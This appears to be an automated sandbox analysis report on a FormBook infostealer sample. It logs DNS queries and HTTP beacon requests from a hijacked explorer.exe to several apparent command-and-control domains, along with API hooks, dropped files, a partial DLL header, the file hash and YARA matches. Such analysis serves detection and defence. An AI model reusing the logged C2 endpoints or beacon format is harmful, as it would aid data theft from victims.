Apr 8, 2021 12:27:06.022429943 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:06.035130978 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:25.859730005 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:25.873265982 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:27.783050060 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:27.854206085 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:28.419117928 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:28.474838018 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:28.519038916 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:28.532649040 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:28.973104954 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:28.986398935 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:29.363286972 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:29.376493931 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:29.548408985 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:29.574208975 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:29.814661980 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:29.827439070 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:30.255325079 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:30.268846035 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:30.637536049 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:30.702814102 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:31.303796053 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:31.316726923 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:31.858030081 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:31.870361090 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:31.957674026 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:32.040802002 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:32.336369038 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:32.349597931 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:32.819674969 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:32.832504988 CEST	53	60579	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:33.856560946 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:33.869515896 CEST	53	50183	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:41.262495995 CEST	61531	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:27:41.459153891 CEST	53	61531	8.8.8.8	192.168.2.4
Apr 8, 2021 12:27:45.038957119 CEST	49228	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:27:45.052339077 CEST	53	49228	8.8.8.8	192.168.2.4
Apr 8, 2021 12:28:02.128470898 CEST	59794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:28:02.168994904 CEST	53	59794	8.8.8.8	192.168.2.4
Apr 8, 2021 12:28:15.093986988 CEST	55916	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:28:15.106564999 CEST	53	55916	8.8.8.8	192.168.2.4
Apr 8, 2021 12:28:16.849348068 CEST	52752	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:28:16.881546021 CEST	53	52752	8.8.8.8	192.168.2.4
Apr 8, 2021 12:28:24.871767044 CEST	60542	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:28:24.892980099 CEST	53	60542	8.8.8.8	192.168.2.4
Apr 8, 2021 12:28:43.241204977 CEST	60689	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:28:43.281166077 CEST	53	60689	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 12:27:41.262495995 CEST	192.168.2.4	8.8.8.8	0x88a3	Standard query (0)	www.contecoliving.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:28:02.128470898 CEST	192.168.2.4	8.8.8.8	0xa1d3	Standard query (0)	www.identityofplace.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:28:24.871767044 CEST	192.168.2.4	8.8.8.8	0x36	Standard query (0)	www.constipationhub.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:28:43.241204977 CEST	192.168.2.4	8.8.8.8	0xc57d	Standard query (0)	www.tententacleshydro.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:27:41.459153891 CEST	8.8.8.8	192.168.2.4	0x88a3	No error (0)	www.contecoliving.com		69.163.220.52	A (IP address)	IN (0x0001)
Apr 8, 2021 12:28:02.168994904 CEST	8.8.8.8	192.168.2.4	0xa1d3	No error (0)	www.identityofplace.com	identityofplace.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:28:02.168994904 CEST	8.8.8.8	192.168.2.4	0xa1d3	No error (0)	identityofplace.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 12:28:24.892980099 CEST	8.8.8.8	192.168.2.4	0x36	No error (0)	www.constipationhub.com	constipationhub.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:28:24.892980099 CEST	8.8.8.8	192.168.2.4	0x36	No error (0)	constipationhub.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 12:28:43.281166077 CEST	8.8.8.8	192.168.2.4	0xc57d	No error (0)	www.tententacleshydro.com	tententacleshydro.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:28:43.281166077 CEST	8.8.8.8	192.168.2.4	0xc57d	No error (0)	tententacleshydro.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.contecoliving.com
- www.identityofplace.com
- www.constipationhub.com
- www.tententacleshydro.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49760	69.163.220.52	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:27:41.620716095 CEST	2074	OUT	GET /klf/?KX6xM=0rjPofqhSZfXf0Up&-ZVxY8H=uZ2w+Z4jIpZbISXEVO0nnlcpcZqOXsEZ5ezvcOQFXu1NON7E3/DXgqh3GDvoQCt7q85D HTTP/1.1 Host: www.contecoliving.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:27:41.775533915 CEST	2075	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:27:41 GMT Server: Apache Location: https://www.contecoliving.com/klf/?KX6xM=0rjPofqhSZfXf0Up&-ZVxY8H=uZ2w+Z4jIpZbISXEVO0nnlcpcZqOXsEZ5ezvcOQFXu1NON7E3/DXgqh3GDvoQCt7q85D Content-Length: 346 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 6f 6e 74 65 63 6f 6c 69 76 69 6e 67 2e 63 6f 6d 2f 6b 6c 66 2f 3f 4b 58 36 78 4d 3d 30 72 6a 50 6f 66 71 68 53 5a 66 58 66 30 55 70 26 61 6d 70 3b 2d 5a 56 78 59 38 48 3d 75 5a 32 77 2b 5a 34 6a 49 70 5a 62 49 53 58 45 56 4f 30 6e 6e 6c 63 70 63 5a 71 4f 58 73 45 5a 35 65 7a 76 63 4f 51 46 58 75 31 4e 4f 4e 37 45 33 2f 44 58 67 71 68 33 47 44 76 6f 51 43 74 37 71 38 35 44 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49766	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:28:02.183496952 CEST	5879	OUT	GET /klf/?-ZVxY8H=7bFgTrM7BIAhZVbcluuTkCF4DvVfpU2z3yBqmRvieMtJ1CCKShP62AIfkuNBDgKt+AQL&KX6xM=0rjPofqhSZfXf0Up HTTP/1.1 Host: www.identityofplace.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:28:02.299362898 CEST	5879	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 10:28:02 GMT Content-Type: text/html Content-Length: 275 ETag: "6063a886-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49769	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:28:24.908379078 CEST	5899	OUT	GET /klf/?KX6xM=0rjPofqhSZfXf0Up&-ZVxY8H=YaIPTfpIe60n7g7yPaoibbVQRqDMQPAJpva4MWGp8vGpJzNikHS3aMUGlaJr1Ei+7AZ8 HTTP/1.1 Host: www.constipationhub.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:28:25.088542938 CEST	5899	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 10:28:24 GMT Content-Type: text/html Content-Length: 275 ETag: "605db497-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49770	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:28:43.295202017 CEST	5901	OUT	GET /klf/?-ZVxY8H=Vu9q6EMrxGDqg7ZmTlOQb6qpgFgK5wW/L8aO6You1Lc6UR7BvVtveZZ7OpvOdghAil0A&KX6xM=0rjPofqhSZfXf0Up HTTP/1.1 Host: www.tententacleshydro.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:28:43.409063101 CEST	5902	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 10:28:43 GMT Content-Type: text/html Content-Length: 275 ETag: "605e0bc6-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE1
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE1
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE1

Function Name	Hook Type	New Data
GetMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE1

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: Y4U48592345670954.exe PID: 7016 Parent PID: 6016

General

Start time:	12:26:42
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\Y4U48592345670954.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Y4U48592345670954.exe'
Imagebase:	0x400000
File size:	227550 bytes
MD5 hash:	E8E69391D3A931E6638ADAEBF6A339F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.660097535.0000000002850000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.660097535.0000000002850000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.660097535.0000000002850000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nskA2DC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\sn7trv7b4c9aukp2	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\3kusvrc50ywls0rc	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nskA2DD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nskA2DD.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nskA2DD.tmp\yow0w7y8ovyw.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nskA2DC.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nskA2DD.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sn7trv7b4c9aukp2	unknown	6661	c2 be 0f c7 49 7c ce bf fa 51 ed 0f d0 70 94 50 d4 1c 90 d1 a4 57 fb 0f b6 1a 9c 62 f6 1a 76 63 f8 1c e4 83 9f 04 dd 85 a1 91 8e 6a fe 20 ea 91 54 3f ac 1f 52 67 98 6b 99 f2 a8 2b ad 67 57 43 a7 63 e5 5b e4 ae 33 01 f1 73 f2 60 07 58 e1 bb 30 ff 6e f0 6f 65 4d 5d e6 b8 35 05 7b fd 7c 32 59 6a b3 c5 42 53 78 02 81 2f 2d 67 b0 ca 3f 59 7d ff 7e 3c 64 34 bd c7 4c 57 8a 0c 8b 41 e0 39 c2 14 91 5d 87 09 88 3e ed 36 bf 11 8e 6b 54 ce 4d 4b c8 43 cc 16 9b b1 59 db 5a 48 0f c0 c9 23 98 af 56 d8 57 8d b9 c5 0e 20 9d b5 63 e5 64 9a 38 92 1b 2d aa c3 60 ea 69 97 a1 8f 18 f2 a7 c9 65 e7 e6 a4 ac 9c 25 ef 74 c7 b2 34 b3 a9 4d a1 2a fc 79 8d af 31 b0 a6 ac 9e 27 79 f6 9b bc 36 b5 f3 7c ab 74 7e 03 a1 c1 43 c2 f0 ee a8 71 8b 00 9f be 40 bf 23 6a fc 06 86 26 4c cb 4d 83	....I|...Q...p.P.....W.....b.. vc.....j. ..T?..Rg.k...+ .gWC.c. [..3..s.`.X..0.n.oeM]..5. {.|2Yj..BSx../-g..?Y}.~<d4.. LW...A.9...]...>.6...kT.MK.C ....Y.ZH...#..V.W.... ..c.d.8..- ..`.i.....e.....%.t..4..M.*. y..1....'y...6..|.t~...C....q. ...@.#j...&L.M.	success or wait	1	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3kusvrc50ywls0rc	unknown	32768	1e 17 82 10 da 3d 1e 33 6d f1 79 8b f8 22 98 52 4f 37 5d b8 bd 5e e8 69 ec 90 f1 92 30 11 f3 d1 6c 81 4d 02 d6 3f 03 8e 0d dd 9a b9 d1 bd b2 66 fa 55 6b 5a 6f 64 df f9 5a 67 40 33 90 01 ea 9d e8 dd 92 f6 55 82 d0 c8 75 9c 83 c3 45 3c 07 2f 83 09 2b f3 40 36 9d b7 d0 2f 8e 96 03 58 50 03 66 ff a0 9c 5e 47 4f 0d ce ab dc 61 41 23 6a 4f b3 7e 9f 3d 22 67 28 91 66 2e 93 7f 1a 54 6b 19 8d 8e a7 09 12 51 9d 5e 5b 4c cb 39 aa a7 e1 7d f9 ce de cb bc fb 1d e1 b1 45 b3 a6 5d 39 82 ec 0b 3f 72 6f ad 30 66 46 69 bf 04 6f 94 19 3f de 8d 20 bf af 52 f8 a5 db 6d fb ab bf 1f 56 72 fd b2 3f 17 31 1f f6 68 74 56 45 4a d7 7f 8c 2d 11 ae 71 04 b1 d7 ff 27 69 fc c4 44 ec 64 bf 28 a5 cd b7 9a 4b ca 99 41 07 11 7a 3b 9a 0b f6 a7 22 86 a7 6a 58 cb e5 92 80 79 d3 b4 71 77 ba 50	.....=.3m.y..".RO7]..^.i....0. ..I.M..?.........f.UkZod..Zg@ 3........U...u...E<./..+.@6.../ ...XP.f...^GO....aA#jO.~.=" g(.f....Tk......Q.^[L.9...}...... ...E..]9...?ro.0fFi..o..?.. .. R...m....Vr..?.1..htVEJ...-..q ....'i..D.d.(....K..A..z;...." ..jX....y..qw.P	success or wait	6	403091	WriteFile
C:\Users\user\AppData\Local\Temp\nskA2DD.tmp\yow0w7y8ovyw.dll	unknown	4096	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 05 00 4c b5 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 00 00 02 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 00 00 00 04 00 00 00 00 00 00 03 00 40 05 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b5 20 00 00 55 00 00 00 0a 21 00 00 8c 00 00	MZx....................@..... .... x..........!..L.!This program cannot be run in DOS mode.$.. PE..L...L.n`..........!...... ............................. ....................`........ ....@.......................... ..U....!.....	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Y4U48592345670954.exe	unknown	512	success or wait	70	4030EA	ReadFile
C:\Users\user\Desktop\Y4U48592345670954.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\Y4U48592345670954.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\sn7trv7b4c9aukp2	unknown	6661	success or wait	1	6F73109F	ReadFile
C:\Users\user\AppData\Local\Temp\3kusvrc50ywls0rc	unknown	185856	success or wait	1	28415EB	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	284087B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	284087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	284087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	284087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	284087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	284087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	284087B	ReadFile

Analysis Process: Y4U48592345670954.exe PID: 7080 Parent PID: 7016

General

Start time:	12:26:43
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\Y4U48592345670954.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Y4U48592345670954.exe'
Imagebase:	0x400000
File size:	227550 bytes
MD5 hash:	E8E69391D3A931E6638ADAEBF6A339F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.689308659.00000000005C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.689308659.00000000005C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.689308659.00000000005C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.654536126.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.654536126.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.654536126.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.689148135.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.689148135.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.689148135.0000000000400000.00000040.00000001.sdmp, Author: 